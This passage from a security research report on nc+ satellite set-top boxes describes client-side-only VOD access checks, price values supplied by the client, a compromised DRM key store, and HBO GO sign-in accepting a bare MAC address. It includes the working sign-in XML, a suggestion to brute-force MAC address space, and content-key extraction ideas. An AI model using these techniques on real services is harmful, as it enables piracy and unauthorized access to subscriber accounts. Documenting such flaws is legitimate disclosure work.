We then launched the NC+ GO TV from within the set-top-box device and confirmed that the abovementioned steps were sufficient to access IVOD content we should not be allowed to access. This indicates that all security checks related to subscribers access to IVOD content (collections) are conducted solely on client side.

There is however more to this. Issue 6 indicates that license servers deployed by NC+ and responsible for issuing MS Play Ready licenses / keys for arbitrary content do not verify any subscribers rights to content. Licenses to any content were issued regardless of subscriber's / STB specific data (i.e. smart card number, serial number, MAC addr).

TVOD access checks

The code for IVOD rentals also indicated that access checks are conducted solely on a client side (Fig. 31).

TVOD entries parsing (initialization)

```
function G(J,O){                          var tVODConfig={port:"",
  s("parseList("+J+")");                             prolongInterval:540000,
  var N=JSON.parse(J);                               subSessionTimeout:600000,
  if(N&&N.totalNumber){                              ...
    var M=N.oneTimeList;                             tVODLifetime:60*60*24*2     2 DAYS RENTAL
    for(var K in M){                                };
      var L=M[K];
      var I={tVODnum:L.contentCode,
             expires:getTimestamp(L.transactionDate)+tVODConfig.tVODLifetime,
             collectionId:L.collectionCode,
             quality:L.quality
            };                  EXPIRY TIME FOR TVOD ASSET
      tVODs.add(I)             CHECKED BY OTHER ROUTINES
    }
  }
}
```

Fig. 31 Indication of TVOD access checks conducted on a client side.

We haven't proceeded with its testing though. The reason was twofold. We didn't want to interfere directly with NC+ billing system. We also didn't want to risk becoming the victim of extra charges in case of some error (if our tests went wrong, etc.).

For the reasons outlined above, we didn't test the IVOD rentals functionality available through the JSON API.

Additionally, we noticed that the price and VAT arguments were expected to be provided for the purchase API call from a client side (Fig. 32).

Purchase API invocation

```
this.purchase=function(N,J,I,L,M){
 s("purchase()");
 var K={contentCode:N,price:J,tax:I,type:"TVOD"};
 if(L=="price_hd"){
  K.quality="HD"
 } else {
  if(L=="price_sd"){
   K.quality="SD"
  }
 }
 K=JSON.stringify(K);
 d(o.Purchase,p.post,K,i.Purc,function(P,O){
 ...
```

PRICE AND TAX VALUES EXPECTED TO BE PROVIDED BY A CLIENT AS INPUT ARGUMENTS TO JSON API

JSON API CALL

Fig. 32 IVOD application Purchase API invocation.

The above created a potential to either:

- accomplish arbitrary IVOD movie rentals at no cost / discounts,
- create extra and excessive charges for other, completely unaware users.

The functionality of IVOD application could be additionally modified by an attacker to avoid logging, tracking (Gemius / Google Analytics) and advertisements display.

DRM content protection

Access to VOD collections and assets conducted in a legitimate way or with the use of a spoofed smart card identity (or a spoofed IVOD server) results in a successful reception of a Microsoft PlayReady license from the license server (it's location is indicated by the `proxy` key for each IVOD collection).

For ITI-2851S device, the core functionality for license acquisition, processing and protected content's key usage is implemented by the `libstd_cai_client_drm_msplayready.so` library.

Upon an attempt to play a protected content, STB contacts a license server in order to acquire a valid license. The license includes a cipher key required to decrypt DRM protected content along information pertaining to the policies enforced on its use.

MTD0 (encrypted ADBDRM data)

```
24d00:    95 4C 34 44 E1 E6 BD C2 D8 50 A5 04 6E 59 C8 45
24d10:    8B 70 FD 93 6B 47 4C DD 15 D9 E7 66 81 56 D3 1F
24d20:    B6 9F B8 32 F0 CC 0B E0 24 33 D2 91 D3 69 0B D1
24d30:    BC 27 E6 3A D0 7C A3 EB 13 AD 32 BE 0C A4 EF 9A
24d40:
24d50:        24d00:    11 9B 05 00 1B 00 00 02 41 44 42 5F 47 4C 4F 42
24d60:        24d10:    41 4C 5F 52 53 41 5F 50 52 49 56 41 54 45 5F 4B
24d70:        24d20:    45 59 00 E1 F8 C4 42 DC 59 60 74 6B CA C7 E8 74
              24d30:    8B 15 91 55 A0 76 71 50 A2 F5 63 39 AA 28 9C 82
              24d40:    93 23 B2 CE 00
              24d50:    31 13 7E 30 0B         • ADB_GLOBAL_RSA_PRIVATE_KEY TAG
              24d60:    2A C3 FA F7 8C
              24d70:    89 9A 6B 29 8D BD E4 A2 87 11 B5 4C AA B1 E0 AD
```

MTD0 (cleartext ADBDRM data)

Fig. 33 Private ADB RSA key location in ADBDRM data storage.

Although, we haven't investigated in detail the operation of Microsoft PlayReady content protection mechanism [28] in use by NC+ GO, we believe it does not matter much in the context of a demonstrated set-top-box compromise. The said compromise resulted in the following:

- fully privileged runtime access to set-top-box SW (middleware, kernel),
- compromise of ST DVB chipset (and its keys),
- compromise[67] of ADB DRM key storage (Fig. 33).

Table 13 includes some of the rationale behind our reasoning. It lists several key features of Microsoft Play Ready as depicted in [29] along the reasons for why we believe they do not matter in the context of a full STB compromise.

PLAYREADY KEY FEATURE	THE REASONS IT DOES NOT MATTER
Secure License Delivery	License delivery is protected by an asymmetric cryptography. Access to STB makes it possible to issue arbitrary license requests to a license server with the use of a compromised set-top-box RSA key.
Key Rotation	Rotated keys are delivered to the compromised STB device.
Output Protection	Complete control over STB software means any policy restrictions enforced for a played content can be bypassed.
Metering	The count of how many times a given content can be played is irrelevant as it only takes one time to successfully decrypt it / store it to file for later use and/or distribution.
Breach Response	It's difficult to detect a breach for a device mimicking a completely legitimate one. The detection of a breach may happen at a later time and only if the decrypted content contains watermarked (STB specific watermarks injected

---

[67] we made use of the functionality provided by the `libstd_drv_key.so` library to obtain decrypted content of ADBDRM data block.

	at the time of packaging the content). The description of redGalaxy Coder [30] used by a 3rd party CDN does not mention support for watermarking, the watermarking app is likely used solely on STB.

Table 13 Microsoft Play Ready features in the context of a full STB compromise.

The Base64 encoded `ProtectionHeader` of a few investigated HBO content `Manifest.ISM` files indicated that IVOD content was protected with the use of 128bit AES CTR key:

```
< P R O T E C T I N F O >
   < K E Y L E N > 1 6 < / K E Y L E N >
   < A L G I D > A E S C T R < / A L G I D >
< / P R O T E C T I N F O >
```

This went along the information about the redGalaxy coder. Microsoft Playready DRM, Google Widevine and AES-128-CTR decryption is used by it for encoding of live and VOD content (from source formats to formats suited for distribution in the Internet).

In the next step, we briefly investigated the `libstd_cai_client_drm_msplayready.so` library and all of CCORE[68] API calls used by it. We found out that it did not rely on chip / STB specific keys (SCK, CWPK, etc.) for DRM content decryption. The use of CCORE functionality was limited to the following:

- `OEM_DRM_Aes_CtrProcessData` subroutine initiates the CCORE (`_CAIL_CcoreOpen` call) with an argument indicating AES_CTR_128 algorithm, it sets real (non-SCK[69]) decryption keys and IV seed values (`_CCORE_SetIVSeed` call) prior to the invocation of a crypto DMA transfer (`_CAIL_CcoreTransfer` call),
- `CAIL_EfsUploadContTKInit` subroutine makes use of ADBDRM_RSA key[70] along the CCORE functionality to initiate several keys, the CCORE is initiated with an argument indicating AES_CBC_128 algorithm, the keys and IV seed are again set to real (non-SCK) values.

Taking all of the above into account, we conclude that purely software based DRM is implemented in the environment of nc+ (hardware features are not used to securely deliver the content key to a device).

As a result, we believe it is just a matter of a reverse engineering effort aimed at discovering the details pertaining to the license / content key acquisition, so that a custom client software could be developed for arbitrary downloading and decryption of nc+ IVOD files (Microsoft SMOOTH Streaming files served by CDN network). In the most naive scenario, sniffing the CCORE API should be sufficient to achieve that (to both acquire the content key and/or decrypt a given content).

---

[68] the hardware decryption engine of the STB.
[69] no chip specific value.
[70] depicted by `ADB_GLOBAL_RSA_PRIVATE_KEY`.

Exposure of other Internet VOD applications

The analysis of nc+ IVOD application revealed its integration with HBO GO:

```
var J=new defaultColl();
J.name="HBO GO";
J.picture="img/LOGO_HBOGO_316x298_MAIN_0415.png";
J.link=codes.urls.hbo+"?user="+parameters.MAC+
        "&parental="+parameters.parental;
J.pin=false;
J.show_name=true;
J.id="ext0";
```

HBO GO's set-top-box application[71] seems to be operator dependent:

```
HBOConfig = {
   ...
   appUrl: 'http://pladb.hbogo.eu',
   serviceUrl: 'http://pladb.hbogo.eu/tvservice41',
   defaultLanguage: 'POL',
   liveEnabled: 'false' == 'true' ? true : false,
   promoEnabled: 'false' == 'true' ? true : false,
   operatorId:'07b113ce-1c12-4bfd-9823-db951a6b4e87',
   promoOperatorId: '',
   visibleLogEnabled: 'false' == 'true' ? true : false,
   logEnabled: 'true' == 'true' ? true : false
}
```

The code of the application reveals many details pertaining to STB registration and login process, HBO communication API, PUSH service, DRM content handling and the naming convention used in different countries with respect to Live streaming servers.

An initial look at the code of set-top-box version of HBO GO application indicates that STB devices are registered / authorized by the means of MAC addresses (Fig. 34).

---

[71] with its core composed of `HBO.min.js`, `HBO.Customer.js`, `HBO.DevicePlayer.js`, `HBO.Device.js` and `JavaScriptVariable.aspx`.

HBO GO STB signIn function

```
signIn: function (macAddress) {
    /// <summary>
    /// Sign in the customer
    /// </summary>
    /// <param name="macAddress">Devices's mac addre...</param>

    this.needGroupRefresh = true;

    //#region STBSignIn
    var url = '{0}/STBSignIn/{1}/{2}/{3}'.format(HBOConfig.apiUrl, 'JSON',
                        HBOUtils.getActualLangCode(), 'SETX');
    url = url.replace('http://', 'https://');
    var promoId = HBODevice.getParam('promocode');

    var postData =
        '<Customer xmlns="go:v4:interop">' +
            '<CurrentDevice>' +
                '<Brand>ADB</Brand>' +
                '<Individualization>' + 'ADB-' + macAddress + '</Individualization>' +
                '<Modell>ADB</Modell>' +
                '<Name>ADB</Name>' +
                '<OSName>Linux</OSName>' +
                '<OSVersion>STB</OSVersion>' +
                '<Platform>SETX</Platform>' +
                '<SWVersion>4.0</SWVersion>' +
            '</CurrentDevice>' +
            '<OperatorId>' + HBOConfig.operatorId + '</OperatorId>' +
            (promoId ? ('<PromoCode>' + promoId + '</PromoCode>') : '') +
        '</Customer>';
    //#endregion

    var response = HBOCommunication.postUrl(url, postData, false);        HBO STBSignIN CALL

    this.handleLoginResponse(response);
},
```

> DEVICE MAC ADDRESS USED AS AN ARGUMENT FOR STB SIGN IN

> DEVICE MAC ADDRESS USED AS SIGNIN CALL INPUT

Fig. 34 HBO GO STB SignIn function implementation.

MAC addresses used by STB devices from our lab start with the following vendor prefixes:

- 00:03:91 (ITI-2849ST)
- 68:63:59 (ITI-2849ST, ITI-2851S)

All of these prefixes belong to set-to-box manufacturer (Advanced Digital Broadcast) [31]. As MAC address is composed of 6 bytes [32], the remaining 3 bytes identify a given device (its network adapter). This leaves a possibility of 2^{24} (16 million) of different MAC addresses (devices) with an arbitrary prefix.

We did a quick test just to confirm whether MAC addresses are indeed used as security credentials for HBO GO STB application. The following XML was provided as an input for HBO GO STB *signIn* service:

```
<Customer xmlns="go:v4:interop">
  <CurrentDevice>
    <Brand>ADB</Brand>
    <Individualization>ADB68:63:59:XX:XX:XX</Individualization>
    <Modell>ADB</Modell>
    <Name>ADB</Name>
    <OSName>Linux</OSName>
    <OSVersion>STB</OSVersion>
    <Platform>SETX</Platform>
```

```
        <SWVersion>4.0</SWVersion>
   </CurrentDevice>
   <OperatorId>07b113ce-1c12-4bfd-9823-db951a6b4e87</OperatorId>
</Customer>
```

Returned XML data indicated successful (Status 0) anonymous login. It also included some customer related data such as a birth, date, ZIP code, email address and password:

```
{"Customer":
  {"AllowedContents":null,
   "BirthYear":0,
   "CurrentDevice":{
                    "Brand":"ADB",
                    "CreatedDate":"15.01.2019",
                    "DeletedDate":"01.01.0001",
                    "Id":"a982e499-f0a4-44b7-a6eb-795ed5906888",
                    "Individualization":"ADB-68:63:59:XX:XX:XX",
                    "IsDeleted":false,
                    "Modell":"ADB",
                    "Name":"ADB",
                    "OSName":"Linux",
                    "OSVersion":"STB",
                    "Platform":"SETX",
                    "SWVersion":"4.0"},
   "CustomerCode":null,
   "DebugMode":false,
   "EmailAddress":null
   ,"Gender":0,
   "GroupIndexes":null,
   "Id":"9cbdeba6-6fe4-4243-a9f8-102a94766cdc",
   "IpAddress":null,
   "IsAnonymus":true,
   "Nick":null,
   "OperatorId":"07b113ce-1c12-4bfd-9823-db951a6b4e87",
   "OperatorToken":null,
   "ParentalControl":null,
   "Password":"",
   "PromoCode":null,
   "SecondarySpecificData":null,
   "SpecificData":null,
   "SubscribeForNewsletter":false,
   "TVPinCode":null,
   "ZipCode":null},
   "ErrorMessage":"","SessionId":"f11665e8-8e11-4049-9a83-f60cd96d3f2c",
   "Status":0,
   ...
}
```

The MAC address visible to HBO GO and IVOD applications could be easily changed with the use of the `macaddr` command. While this could be done and even some uncommented MAC addr left in HBO GO STB code[72] could be used for it[73], we haven't proceeded with it.

---

[72] corresponding to Netgem device pool (`//macAddress = "00:04:30:xx:xx:xx`).
[73] along some brute force scanning of MAC addr spaces for signIn API input.

Similarly to the nc+ GO STB application, the extraction[74] of Canal Digital application included in the `mhp_app` binary of TNR-2850ST device exposes the URLs of Canal Digital (Telenor) IVOD application[75] used by customers in Scandinavia[76]:

```
        hashtable2.put("webkitVodUrl5720SX", new d(propertymanager, hashtable,
hashtable1, "webkitVodUrl5720SX", 1, 0, "https://adb-tnr5720sx-
v3.stb.go.canaldigital.com/", 1, 0, 0, null));

        hashtable2.put("webkitVodUrl2850ST", new d(propertymanager, hashtable,
hashtable1, "webkitVodUrl2850ST", 1, 0, "https://adb-tnr2850st-
v2.stb.go.canaldigital.com/", 1, 0, 0, null));

        hashtable2.put("webkitVodUrl", new d(propertymanager, hashtable,
hashtable1, "webkitVodUrl", 1, 0, "http://dev23.xstream.dk/test/cdstb", 1, 0, 0,
null));
...
        hashtable2.put("webkitSvtPlayUrl", new d(propertymanager, hashtable,
hashtable1, "webkitSvtPlayUrl", 1, 0, "http://beta.svtplay.se/kontroll/", 1, 0, 0,
null));
...
        hashtable2.put("webkitVodUrl5743CDX", new d(propertymanager, hashtable,
hashtable1, "webkitVodUrl5743CDX", 1, 0, "https://adb-tnr5743cdx-
v1.stb.go.canaldigital.com/", 1, 0, 0, null));

        hashtable2.put("webkitVodUrl5720CDX", new d(propertymanager, hashtable,
hashtable1, "webkitVodUrl5720CDX", 1, 0, "https://adb-tnr5720cdx-
v3.stb.go.canaldigital.com/", 1, 0, 0, null));

        hashtable2.put("webkitVodUrl2840C", new d(propertymanager, hashtable,
hashtable1, "webkitVodUrl2840C", 1, 0, "https://adb-tnr2840c-
v1.stb.go.canaldigital.com/", 1, 0, 0, null));
```

Canal Digital's STB GO code is even larger than those of nc+ and HBO GO (966KB for a single `application.js` file in case of TNR-5720SX version). It is partially hosted by Amazon and does not enforce the security for trusted client certificates (application's code can be accessed for further analysis by arbitrary clients).

We believe that the exposure of Canal Digital / Telenor and HBO GO set-top-box applications is an interesting outcome of a security research / STB compromise targeting nc+ (a completely different SAT TV platform).

ST DVB CHIPSET DESIGN VULNERABILITY (2018)

The content of this paragraph is available as part of our Security Research Program. Please, see http://www.security-explorations.com/ncplus_sat_general_info.html for more information about the availability of SRP-2018-02 material and its pricing.

The complete version of SRP-2018-02 report includes nearly 30 pages dedicated solely to the new ST issue. Among other things, it contains detailed technical description of the vulnerability, its origin and exploitation technique along detailed explanation of an exploit code implementation.

---

[74] conducted with the use of our DROMFS tool.

[75] STB GO application.

[76] stbloader version pages indicate this is the case for Norway, Finland, Sweden and Denmark.

The report is accompanied by source and binary codes for a Proof of Concept Code exploiting vulnerabilities for STB and STi7111 chipset access (for ITI-2849ST, ITI2850ST and ITI2851S set-top-boxes). This includes an exploit code for the new ST vulnerability.

Finally, source and binary codes for the 2 tools described in SRP-2018-02 report (Compiler Stubs Generator and SlimCORE assembler) are also included as part of a commercially available SRP-2018-02 material.

TOOLS

During the research, two tools were developed that made it possible to successfully:

- build the SRP-2018-02 Proof of Concept code referencing proprietary Java classes of set-top-box MHP and DVB middlewares,
- implement custom SlimCORE firmware subroutines.

These tools are described in a little bit more detail below.

Compiler Stubs Generator

At the time of building of SRP-2018-02 Proof of Concept code, compiler stubs are used for proper linking of the code that makes use of set-top-box specificclasses. These compiler stubs are automatically generated with the use of a GenStubs tool included as part of the SRP-2018-02 material. Compiler stub files are valid Java class files with that have the following features:

- major Class file is equal to 46,
- there is no Code attribute for methods defined by a Class file (empty methods),
- public static final fields of integer type have *ConstantValue* attribute defined, which correspond to the static initializer of the field.

As an input to the GenStubs tool, `api.txt` file is provided that contains textual description of all public and protected classes along their public and protected methods and fields. The API file was generated automatically by the *CVMExtract* tool.

Sample API description for AppManager class is provided below:

```
public class tv/osmosys/application/AppManager
                                    extends org/dvb/application/AppsDatabase {
  interfaces {
     tv/osmosys/mp/MPListenerLauncher
     tv/osmosys/mp/MPNotifierObserver
     tv/osmosys/mp/MpPrivilegeListener
     tv/osmosys/system/SettingsListener
  }

  methods {
    public getProtectionDomain(I)Ljava/security/ProtectionDomain;
    public registerAppsProvider(Ltv/osmosys/application/AppsProvider;)V
    public getSharedApiUsed()[Ljava/lang/String;
    public registerSharedApiProvider(Ltv/osmosys/application/SharedApiProvider;)V
    protected <init>()V
    public settingsChanged([Ljava/lang/String;[Ljava/lang/String;)V
    public static getInstance()Ltv/osmosys/application/AppManager;
```

```
        public start()V
        public addGlobalAppStateChangeEventListener(
                                 Lorg/dvb/application/AppStateChangeEventListener;Z)V
        public removeGlobalAppStateChangeEventListener(
                                 Lorg/dvb/application/AppStateChangeEventListener;)V
        public getAppIdFromProxy(Ljava/lang/Object;)Lorg/dvb/application/AppID;
        public native getWorkingXletsCount()I
        public setExclusivePriorities([I[I[I)V
        public static pausedModeOn()V
        public static pausedModeOff()V
        public static pausedMode(Z)V
        public static exclusiveModeOn()V
        public static exclusiveModeOff()V
        public mpNotifyHangup(I)V
        public mpPrivilegeModeChanged(III)V
        public getCurrentAppID()Lorg/dvb/application/AppID;
        public getCurrentAppAttributes()Ltv/osmosys/application/XletAppAttributes;
        public getCurrentContext()Ltv/osmosys/application/AppContext;
        public getContext(I)Ltv/osmosys/application/AppContext;
        public getContext(Lorg/dvb/application/AppID;)
                         Ltv/osmosys/application/AppContext;
        public checkCurrentAppSigned()V
        public static native getAppIDFromPID(I)Lorg/dvb/application/AppID;
        public getEffectiveAppAttributes(Lorg/dvb/application/AppID;)
                                 Ltv/osmosys/application/XletAppAttributes;

        public static purgeXletCache()V
        public static terminateXletsImmediately(II)I
        ...
    }
  fields {
  }
}
```

Upon execution of a *GenStub* tool, all class files described in the `api.txt` file are generated:

```
- loading API description file: api.txt
- generating stubs
  ..\stubs\java/lang/Class.class
  ..\stubs\java/lang/Object.class
  ..\stubs\java/lang/String.class
  ..\stubs\java/lang/Runnable.class
  ..\stubs\java/lang/Throwable.class
  ..\stubs\java/lang/Thread.class
  ..\stubs\java/lang/InterruptedException.class
  ..\stubs\java/lang/StackTraceElement.class
  ..\stubs\java/lang/ClassLoader.class
  ..\stubs\java/lang/Exception.class
  ..\stubs\java/lang/StringBuffer.class
  ..\stubs\java/lang/Number.class
  ..\stubs\java/lang/Integer.class
  ..\stubs\java/lang/ThreadGroup.class
  ..\stubs\java/lang/Float.class
  ..\stubs\java/lang/Package.class
  ..\stubs\java/lang/ThreadLocal.class
  ...
```

As a result of the generation process 5298 class stubs are generated that facilitate development of a code making use of set-top-box specific API (MHP API, etc.).

SlimCORE assembler

SlimCORE assembler (*SCAsm*) is a tool that translates code written in a semi-assembly language corresponding to SlimCORE processor instructions [10] into binary form that can be later executed on a target STi7111 chipset with the use of SRP-2018-02 Proof of Concept code.

The tool can be used to quickly develop arbitrary code sequences for testing on a real SlimCORE processor. It may be in particular useful for any investigation, reverse engineering or security research of SlimCORE instruction set or TKD crypto cores.

The assembler tool turned out to be of invaluable help during exploit code development illustrating newly discovered ST vulnerability (Issue 7).

Below, more description is provided with respect to *SCAsm* usage, its command line arguments and the input / output file formats.

SCAsm arguments

SCAsm implements support for the following command line arguments:

```
usage: SCAsm -f src_name [-c code_base][-d data_base][-t][-i][-o dump_file]
```

They are described in a little bit more detail in Table 14.

ARGUMENT	DESCRIPTION
-f src_name	The argument specifies an input text file (source file) with a SlimCORE assembly code to process.
-c code_base	The argument indicates a start offset for the SlimCORE code. By default, a hexadecimal value is expected.
-d drv_name	The argument indicates a base offset for the SlimCORE data. By default, a hexadecimal value is expected.
-t	The argument indicates that the input file should be processed and its compiled textual representation should be printed to the output.
-i	The argument indicates that the input file should be processed and its compiled textual representation of a binary image should be printed to an output.
-o dump__file	The argument indicates that the input file should be processed and its compiled binary image should be saved to an output file.

Table 14 SCAsm command line arguments.

Assembly file syntax

SlimCORE assembler processes a source file that contain SlimCORE instructions following the notation described by our SRP-2018-01 research.

The tool makes use of the same opcode map describing the format of SlimCORE instructions as SlimCORE disassembler [10]:

```
static String[] map[]={
  //00 opcodes
```

```
{"mov",  "0000 reg1 0000 reg2 0011 1100", "reg1 , reg2"},
{"swap", "0000 reg1 reg2 0000 1100 0000", "reg1 , reg2"},

//01 opcodes
{"shl", "0001 reg1 reg2 0000 000 imm5",  "reg1 , reg2 , # imm5"},
{"shr", "0001 reg1 reg2 0000 001 imm5",  "reg1 , reg2 , # imm5"},

//02 opcodes
{"add", "0010 reg1 reg2 reg3 imm8", "reg1 , reg2 , reg3 , # imm8"},

//03 opcodes
{"sub", "0011 reg1 reg2 reg3 imm8", "reg1 , reg2 , reg3 , # imm8"},

//04 opcodes
{"and", "0100 reg1 reg2 reg3 00000000", "reg1 , reg2 , reg3"},
{"and", "0100 reg1 reg2 0000 imm8",     "reg1 , reg2 , # imm8"},
{"tst", "0100 0000 reg  0000 imm8",     "reg , # imm8"},
{"tst", "0100 0000 reg1 reg2 00000000", "reg1 , reg2"},
 ...
```

As a result, same SlimCORE instruction syntax could be used as the one described by SRP-2018-01 paper and accompanying disassembler tool.

Generic opcodes

SCAsm tool provides support for generic instruction opcode, which can be used whenever an unknown / custom instruction is to be used:

```
opcode 0x00d00090
```

Comments

Input assembly files can be commented. Comments start with a ; (semicolon) character. Any characters following it is ignored by the parser:

```
mov r6,#0010              ;load r6 with 0010
```

Labels

The code can define labels, which can be also referenced by instructions:

```
do_init:
  mov r13,#ret1
  j  internal_init          ;call internal_init subroutine
ret1:
```

Special opcodes

SCAsm provides basic support for data variables and symbols. They are implemented with the use of the so called special opcodes[77], which are opcodes starting with a . (dot) character.

Currently implemented special opcodes are described in Table 15.

---

[77] special opcodes are also defined in opcodes map table, their handling is however done in `handle_special` method of SCAsm class.

SPECIAL OPCODE	FORMAT	DESCRIPTION
`.code`	*imm16*	The opcode indicates a start offset for the SlimCORE code.
`.data`	*imm16*	The opcode indicates a start offset for the SlimCORE data.
`.equ`	*sym imm16*	The opcode assigns a 16-bit immediate value to a symbol name.
`.def`	*Sym*	The opcode assigns a slot for a given named variable in a data section.
`.word`	*imm32*	The opcode assigns a 32-bit value to the current slot in a data section.

Table 15 Special opcodes in SCAsm.

The following code sample is used for the purpose of an explanataion of *SCAsm* special opcodes usage:

```
.data 0x4140

.def ARG0
.def ARG1
.def ARG2
.def ARG3


.def RES0
.def RES1
.def RES2
.def RES3

.def tkdcmd
.word 0xffff0000

.code 0x05b7
  mov r0,#0000
  copTDES
  ld r15,[r0+tkdcmd]
l1:
  wait1 l1
  ld r15,[r0+ARG0]
  ld r15,[r0+ARG1]
  ld r15,[r0+ARG2]
  ld r15,[r0+ARG3]
l2:
  wait1 l2
  st r15,[r0+RES0]
  st r15,[r0+RES1]
  st r15,[r0+RES2]
  st r15,[r0+RES3]
```

The above code indicates that data section starts at offset 0x4140 (`.data` opcode). It further allocates (defines) `ARG0-ARG3` input variables with offsets 0x4140-0x414c in a data section (`.def` opcode). In a similar way, `RES0-RES3` output variables are associated with `0x4150-0x415c` locations. The `tkdcmd` variable is associated with offset 0x4160 (`.def` opcode) and its value is initialized with a `0xffff0000` constant (`.word` opcode).

The instructions start address is set to position 0x5b7 (`.code` opcode), which correspond to the default SlimCORE firmware location where user code is injected.

Whenever any variables are referenced by the code, such as `ARG0-ARG3` or `RES0-RES3`, their associated offsets are used for target instructions' opcode construction.

Output file formats

SCAsm can produce output in either text or a binary form. Text formats follow the syntax of a Java int array. They can be used to define SlimCORE programs in Java code (SRP-2018-02 POC in particular). Such programs can be further used as input arguments to either `run_slim_code` or `run_slim_image` methods of `STTKDMA` class.

In general, text format generated with the use of `-t` argument contains only code. The one produced with the use of `-i` argument contains both code and data (thus the image).

Binary format produced by SCAsm is an image format saved to file. The format of the image is very simple:

```
opcodes_length
 opcode
 opcode
 ...
initdata_length
 addr
 val
 addr
 val
 ...
```

The image format corresponding to a given source file can be inspected with the use of `-i` command line argument:

```
0x0000000d,    // opcodes length
//.code
0x00e00000,    // 0x05b7  mov r0,#0000
0x00fa4000,    // 0x05b8  copTDES
0x00af0058,    // 0x05b9  ld r15,[r0+tkdcmd]
0x008e15ba,    // 0x05ba  wait1 l1
0x00af0050,    // 0x05bb  ld r15,[r0+ARG0]
0x00af0051,    // 0x05bc  ld r15,[r0+ARG1]
0x00af0052,    // 0x05bd  ld r15,[r0+ARG2]
0x00af0053,    // 0x05be  ld r15,[r0+ARG3]
0x008e15bf,    // 0x05bf  wait1 l2
0x00b0f054,    // 0x05c0  st r15,[r0+RES0]
0x00b0f055,    // 0x05c1  st r15,[r0+RES1]
0x00b0f056,    // 0x05c2  st r15,[r0+RES2]
0x00b0f057,    // 0x05c3  st r15,[r0+RES3]
//.initdata
0x00000002,    // initdata length
0x00004160,    // addr
0xffff0000     // val
```

Sample usage

Compilation of a given source file with a text result of the compilation printed:

```
c:\_WORK\SRP-2018-02\SCAsm>run -f add.s -t

/*### (c) SECURITY EXPLORATIONS    2018 poland                              #*/
/*###     http://www.security-explorations.com                             #*/
```

```
SlimCore assembler
- assembling
- loading add.s
.data 0x4140
.code 0x05b7
[CODE codebase=0x05b7, database=0x4140]
  0x00a10050,    // 0x05b7  ld  r1,[r0+ARG0]
  0x00a20051,    // 0x05b8  ld  r2,[r0+ARG1]
  0x00e00000,    // 0x05b9  mov r0,#0000
  0x00231200,    // 0x05ba  add r3,r1,r2,#0000
  0x00b00055,    // 0x05bb  st r0,[r0+RES1]
  0x00b00056,    // 0x05bc  st r0,[r0+RES2]
  0x00b00057,    // 0x05bd  st r0,[r0+RES3]
  0x00b03054     // 0x05be  st r3,[r0+RES0]
```

Compilation of a given source file with an output binary image saved to a file:

```
c:\_WORK\SRP-2018-02\SCAsm>run -f add.s -o add.dat
/*## (c) SECURITY EXPLORATIONS    2018 poland                          #*/
/*##     http://www.security-explorations.com                          #*/

SlimCore assembler
- assembling
- loading add.s
.data 0x4140
.code 0x05b7
[CODE codebase=0x05b7, database=0x4140]
- saving add.dat
```

